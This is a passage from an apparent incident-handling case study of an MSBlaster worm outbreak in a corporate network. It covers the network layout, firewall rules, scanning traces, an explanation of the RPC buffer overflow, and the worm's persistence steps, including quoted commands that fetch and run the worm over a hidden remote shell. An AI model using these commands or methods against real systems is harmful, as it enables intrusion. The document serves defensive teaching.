applications. The NAV client is version 7.61 build 34a part of the Norton Antivirus Corporate Edition 7.61 b 34a solution used.
The Windows update patches are installed during the machine installation, but there was no policy for regular updates of these patches on the employees' workstations.

Management staff PCs and laptops have personal Firewall installed which is Symantec Client Firewall version 5.0, in which the Intrusion Detection feature is also used to auto block any detected attacks as illustrated in Figure-6.





**Figure 6- Symantec Client Firewall**

As per the company policies and standards, the servers' system partition should be installed on hardware RAID 1 that is normally two hard disks in mirror set. Minimum of three other hard disks are used to configure another logical drive of hardware RAID 5. This logical drive is used to configure a number of partitions for servers' data storage.

After the servers' operating system and service pack installed, Windows update patches are applied on servers.

Most of the company servers have no file system Antivirus installed; this was due to a bad experience of Antivirus interruption with some applications like MS Exchange and SQL servers.

The mailing system is MS Exchange 2000 SP1 servers, and MS Outlook 2000 used as the client side on the employees' machines.

- **Source network.**

In this incident, the source of the attack is an infected laptop from the same organization, belongs to an employee from the Engineering department. The employee used the laptop mainly at home for doing some business tasks after working hours.

Laptop configuration:

The laptop is TOSHIBA, Satellite Pro 6100, X86-based PC, with 2G HZ processor, and physical memory 512 MB.

The OS is Windows 2000 professional, version 5.0.2195 Service Pack 3 Build 2195, running mainly MS Office 2000, Adobe Acrobat 5.0, Internet Explorer 5, SMS client, and Norton Antivirus client version 7.61 build 34a with outdated virus definition files.

The laptop was not connected to the company network for more than 1 month, and so it was not updated with the latest virus definition files. At the same time it was not updated with a lot of the critical windows updates and specially KB823980.

While the laptop user used it to connect to the Internet at home, it got infected with the MSBlaster worm before reconnected again to its mother network.

- **Target network.**

The target network attacked here has three sites, one main office, and two remote sites run a small regional business. The network is a medium size enterprise network with about 55 servers running different business applications, the network also contains:

- 4 MS Exchange 2000 SP1 servers
- 5 Windows 2000 Domain Controllers
- 4 windows 2000 advanced servers acting as file servers
- 1 SMS (Systems Management Server) server version 2.0 SP3
- 1 Norton Antivirus management server version 7.61 build 34a
- 1 Norton Antivirus gateway version 2.5.1.19 for scanning the incoming Internal e-mails
- 1 MS Proxy server, used for Internet browsing
- About 1000 user PCs& laptops.

The two remote offices have no servers, but about 20 user machines per site.

The SMS server was used mainly for software distribution. The SMS clients were installed by default on all company machines, but some of these clients could be found corrupted.

The main site infrastructure consists of 60 layer-2 switches - *layer 2 switch does not perform routing* – those are connected to one aggregation layer-2 switch that is connected to the main site backbone layer-3 switch -*routing switch*- which is connected to the site router, that in turn connected to the two remote sites routers as illustrated in the network diagram in Figure-8.

The 60 layer-2 switches are 3-Com Edge switches 3300 Super Stack II (24 port 10/100)
The aggregation switch is 3-COM CB (Core Builder) 9000, Modular chassis backbone switch.
The layer-3 routing switch is a 3-Com 4007r Modular chassis, Multi-layer routing switch.
The Site routers are Cisco 3660 Modular routers

Internal IP scheme:

The company internal network is a class-B network with IP scheme 172.30.0.0 mask 255.255.0.0
The two remote site networks were 172.30.14.0/24, and 172.30.15.0 /24

The main office also has a development network (10.100.250.0 /24) that is connected as a DMZ on the perimeter Firewall.

There is one 512 kbps leased line Internet link located in the main office, and connected to Internet router that is in turn connected to the Perimeter Firewall.

The perimeter Firewall is a 204 Netscreen with failover, which is a four interfaces firewall and configured as follows:

- Trust Interface that is connected to the main office corporate network.
- Un-trust Interface connected to the Internet router.
- DMZ interface connected to the Development DMZ.
- HA (high availability) interface connected with a cross over to the other firewall HA interface for the failover.

Note that the IP 216.109.118.100 shown in Figure-7 is just an imaginary IP.





**Figure 7- Netscreen Firewall Administration web page**

The Firewall policies were configured to deny access by default to all services ports, except for business need.

The Firewall policy is mainly configured as follows:

From the Corporate (trust zone) to the Internet (un-trust zone):
The proxy server has outgoing access on ports 80 TCP (http), 443 TCP (https), 21 TCP (ftp), 53 UDP (DNS) for Internet access purposes.
SMTP Mail server has port 25 TCP (SMTP), 53 UDP opened.
Antivirus gateway and the Antivirus management server have port 21 TCP opened to ftp the virus definition files.

From the Corporate to the development DMZ
Ports 21 TCP, 23 TCP (telnet), 80 TCP, 8080 TCP (http), 443 TCP are open from some production servers to development servers for testing purposes, and for defined time period for every connection.

From the development to the Internet:
Development servers have ports 80 TCP, 443 TCP, 53 UDP opened for Internet access.

From the Internet to the Corporate:
Port 25 TCP is opened to the Antivirus gateway for receiving the incoming Internet mails.

A last policy is always placed at the end of every group of policies between two specific DMZs that denies all ports from any source to any destination. This is a best practice of configuring any firewall access rules.

- **Network Diagram**





**Figure 8- Network Diagram**

## 4. Stages of the Attack:

The scenario begun with one of the company's unpatched laptops that had been infected with the MS blaster worm while connected to the Internet from the user home. As this laptop connected to the company network, the worm started to scans a random IP range, looking for open TCP port 135 where it could find a vulnerable RPC service.


1. Reconnaissance

The reconnaissance is the 1st step of the attack where the attacker collects as much as information about his victim.

The Msblaster worm does not perform the reconnaissance to gain information about its victim, it just scans randomly to find its target, i.e. it does not use a predefined range of IP to scan, and although this makes the attack has no specified target, but it still can infect and spread all over the networks it can reach.

A lot of methodologies can be approached to gain information about target; using web-based tools are the most popular, and simple one.

Here is an example of IP address information got by using www.network-tools.com to do a DNS resolution for www.yahoo.com



IP address: 216.109.118.69
Host name: www.yahoo.com

Alias:
p6.www.dcn.yahoo.com

**TraceRoute to 216.109.118.69 [www.yahoo.com]**

| Hop | (ms) | (ms) | (ms) | IP Address | Host name |
|---|---|---|---|---|---|
| 1 | 0 | 0 | 0 | 66.46.176.3 | - |
| 2 | 0 | 0 | 0 | 216.191.97.45 | pos5-2.core2-mtl.bb.allstream.net |
| 3 | 0 | 0 | 0 | 216.191.65.217 | srp2-0.core1-mtl.bb.allstream.net |
| 4 | 0 | 15 | 0 | 216.191.65.173 | pos2-1.core2-tor.bb.allstream.net |
| 5 | 0 | 16 | 0 | 216.191.65.243 | srp2-0.gwy1-tor.bb.allstream.net |
| 6 | 16 | 31 | 16 | 12.125.142.5 | - |
| 7 | 16 | 16 | 31 | 12.123.5.218 | gbr5-p80.cgcil.ip.att.net |
| 8 | 31 | 16 | 15 | 12.123.6.33 | ggr2-p300.cgcil.ip.att.net |
| 9 | 16 | 15 | 31 | 208.175.10.93 | dcr1-so-3-3-0.chicago.savvis.net |
| 10 | 31 | 47 | 31 | 206.24.226.99 | dcr1-loopback.washington.savvis.net |
| 11 | 47 | 47 | 31 | 206.24.238.38 | bhr1-pos-10-0.sterling2dc3.savvis.net |
| 12 | 47 | 31 | 47 | 216.109.84.162 | - |
| 13 | 47 | 31 | 47 | 216.109.120.218 | vl47.bas1-m.dcn.yahoo.com |
| 14 | 47 | 31 | 47 | 216.109.118.69 | p6.www.dcn.yahoo.com |

Trace complete.



2. Scanning

The worm first phase of attack was to find RPC vulnerable systems to exploit; it started by generating two ranges of random IP, the first one was driven from the infected laptop IP, and the other range was totally random.

The worm then opened TCP threads to scan the first range of IPs for open 135 port systems. This resulted in scanning most of the company network and recognizing most of the machines with open 135 ports.

Scanning for open 135 TCP ports in the totally random range of IPs looking for non-existing IPs, this resulted in high network traffic and network performance degradation.

An attacker can use scanning tools as ISS Internet Scanner and nmap to scan for vulnerable RPC systems in a specified range of IPs.

The following packet traces from netkungfu.org shows an example of scanning for vulnerable machines conducted by the worm:

```
08/11-16:56:52.942469 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x3E
172.16.77.129:1249 -> 62.177.236.1:135 TCP TTL:128 TOS:0x0 ID:23199 IpLen:20 DgmLen:48 DF
******S* Seq: 0xD01F7CE9 Ack: 0x0 Win: 0x4000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
08/11-16:56:52.943438 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x3E
172.16.77.129:1250 -> 62.177.236.2:135 TCP TTL:128 TOS:0x0 ID:23200 IpLen:20 DgmLen:48 DF
******S* Seq: 0xD020129A Ack: 0x0 Win: 0x4000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
08/11-16:56:52.944197 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800 len:0x3E
172.16.77.129:1251 -> 62.177.236.3:135 TCP TTL:128 TOS:0x0 ID:23201 IpLen:20 DgmLen:48 DF
******S* Seq: 0xD020F1CE Ack: 0x0 Win: 0x4000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```
[54]

## 3. Exploiting the System

The second phase of the attack the worm used was its attempt to exploit the open TCP 135 ports on the systems it had found from the scanning phase. This was done through sending crafted packed designed to cause the buffer overflow exploit of the RPC DCOM vulnerability to all these systems. [55]

Note that when the worm sent the crafted packet to the open 135 ports, it assumed it can exploit all these systems, although the worm actually only exploited the vulnerable systems[56].

These resulted in exploiting three vulnerable machines on the company network; two PCs, and one file server.

To understand how the worm exploited the systems, we need to know first what is the buffer overflow and how the buffer overflow vulnerability could be exploited.

The following section about the buffer overflow is almost quoted from searchsecurity.techtarget.com and www.networkmagazine.com

[54] http://netkungfu.org/downloads/030811-Alert-DCOMworm.pdf
[55] http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100547
[56] http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=36265

The buffer overflow typically is filling a program buffer with excessive data that it can't handle. This could be possible when the program code does not perform the appropriate size check on the received data, and since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them.[57]

In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could give the attacker a chance to fully compromise the machine.[58]

Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.[59]

The C language is a structured programming language. Object-oriented languages, such as Java, are organized around data. Structured programming languages use the function call as their unit of organization. While the designers of C made a great leap forward, they also created the framework for the buffer overflows. [60]

Each time a function is called, arguments to the function get copied to an area of memory called the stack. In assembly (the byte codes used by processors like the Intel Pentium), you store things on the stack by pushing them and retrieve them by popping them off the stack. All CPU architectures currently in use support the notion of a stack and have a special register (the stack pointer) and operations for pushing and popping. There is also an operator that takes an address off the stack and copies it into the program counter, the register that determines the address of the next instruction to execute. Calling a function always pushes the return address onto the stack. [61]

The problem with this design shows up within the called function. Any variables defined within this function are also stored in space allocated on the stack. For example, if a string, such as the name of a file to open, needs to be defined in the function, a number of bytes will be allocated on the stack. The function can then use this memory, but it will automatically be unallocated after the function returns—quite a neat design. But C does

[57] http://searchsecurity.techtarget.com/sDefinition/0%2C%2Csid14_gci549024%2C00.html
[58] http://searchsecurity.techtarget.com/sDefinition/0%2C%2Csid14_gci549024%2C00.html
[59] http://searchsecurity.techtarget.com/sDefinition/0%2C%2Csid14_gci549024%2C00.html
[60] http://www.networkmagazine.com/article/NMG20000511S0015
[61] http://www.networkmagazine.com/article/NMG20000511S0015

no bounds checking when data is stored in this area, opening a narrow window for an attacker. [62]

C subroutine calls that copy data but do no bounds checking are the culprits (as well as the programmers who use these calls). The **strcat(), strcpy(), sprintf(), vsprintf(), bcopy(), gets(),** and **scanf()** calls can be exploited because these functions don't check to see if the buffer, allocated on the stack, will be large enough for the data copied into the buffer. It is up to the programmer to either use a version that makes the check (such as **strncpy()**) or to count the bytes of data before copying them onto the stack. [63]

Given that there is a list of commonly abused subroutine calls, you might think it reasonable that all uses of these calls would be checked, and that the problem would be fixed forever. Actually, it's not quite as easy as that, and there are other ways of making similar, and just-as-exploitable, mistakes (for example, appending characters in a loop). [64]

In addition to subroutine calls, an attacker must also understand enough assembly to code the exploit itself. In a buffer overflow exploit, code gets written on the stack, beyond the return address and function call arguments, and the return address gets modified so that it will point to the beginning (approximately) of the code. Then, when the function call returns, the attacker's code gets executed instead of normal program execution.[65]

4. Keeping Access

For the worm to keep access on the systems it exploited, it used cmd.exe to create a hidden remote shell process that listens on TCP port 4444, allowing it to issue remote commands on the exploited systems.[66]

The worm then simulated a Trivial FTP (TFTP) server that listens at UDP port 69 on the three infected machines.[67]

As the worm successfully connected to the hidden remote shell on the exploited machines, it instructed the machines to download the worm file from its TFTP service using TFTP.EXE[68]:

[62] http://www.networkmagazine.com/article/NMG20000511S0015
[63] http://www.networkmagazine.com/article/NMG20000511S0015
[64] http://www.networkmagazine.com/article/NMG20000511S0015
[65] http://www.networkmagazine.com/article/NMG20000511S0015
[66] http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html
[67] http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_MSBLAST.A&VSect=T
[68] http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=36265

"tftp <host> GET enbiei.exe"[69]

The worm then sent the exploited machines an instruction to execute the downloaded worm file[70]:

"start enbiei.exe"[71]

At this stage the network had four infected machines (the original infected laptop, two PCs, and one file server). These infected machines kept scanning the network searching for new vulnerable systems restarting the attack operation again. This generated a more degradation in the network performance

5. Covering Tracks.

The MSBlaster worm does not perform any effort to hide its activity; it can be easily recognized from the existence of the worm file, tftp, and the added registry key.

## 5. The Incident Handling Process:

### 1. Preparation:

The preparation phase of the incident handling process is a very important one. This is the stage where you choose your position and responses when you actually face incidents[72].

As per the company functional chart;

The Security team operates Firewalls, Antivirus system, and dealing with different system's vulnerabilities.

[69] http://netkungfu.org/downloads/030811-Alert-DCOMworm.pdf
[70] http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=36265
[71] http://netkungfu.org/downloads/030811-Alert-DCOMworm.pdf
[72] SANS INSTITUTE - Track 4 – 4.1 – Incident Handling Step by Step and Computer Crime Investigation.

The IT Operation team operates Operating Systems, hardware installation, and applications support.

The Network team operates Network Infrastructure.

Before the incident the following countermeasures were in place as per the company policies and procedures:

**1.** The network first line of defense is the perimeter firewall, and as per the company policies and procedures, all ports are closed by default, except for business need ports like the users' Internet browsing (HTTP 80 tcp, HTTPS 443 tcp, DNS 53 udp), Antivirus updates (FTP 21 tcp), and recipient of Internet mails (SMTP 25 tcp).

**2.** The second countermeasure was the Antivirus solution consists of the following components to ensure multi layer scan on every virus entry point like Internet mails and removable media as floppies and CDs.

- File system Antivirus protection for users' PCs and laptops
- Antivirus gateway for scanning incoming Internet E-mails
- Antivirus on Exchange servers for scanning internal mails

File system Antivirus on users' PCs and laptops:

The users PCs and laptops were locally protected by file system Antivirus – Norton Antivirus client – that scans with a real time scanning manner. The real time scanning works as the user access any file by read, write, modify, or even by just click on the file.

The Antivirus clients are installed by default on any new user machine, manually during the machine installation, except for the network servers, the Antivirus clients is not installed by default as illustrated early in the document.

Figure-9 illustrates the File System Real time protection window in Norton Antivirus client





**Figure 9- Norton Antivirus Client Realtime Protection**

The Antivirus clients are centrally managed by Norton Antivirus management server. Management includes remote installation, virus definition files update on clients, managing real time scanning options and clients administration options.

The virus definition files are definition files used by the Antivirus engine to recognize various viruses and worms signatures.

Symantec System Console is used to configure the Antivirus management server.

As per Figure-9, the real time scanning options in the Antivirus client is dimmed; this was configured from the management server to disable the user ability to change the scanning options.

This can be done from the Antivirus management server as follows:

Open Symantec System Console, and right click the Antivirus server name, and choose: Client Real time Protection options, then lock all locks in the window as shown Figure-10:

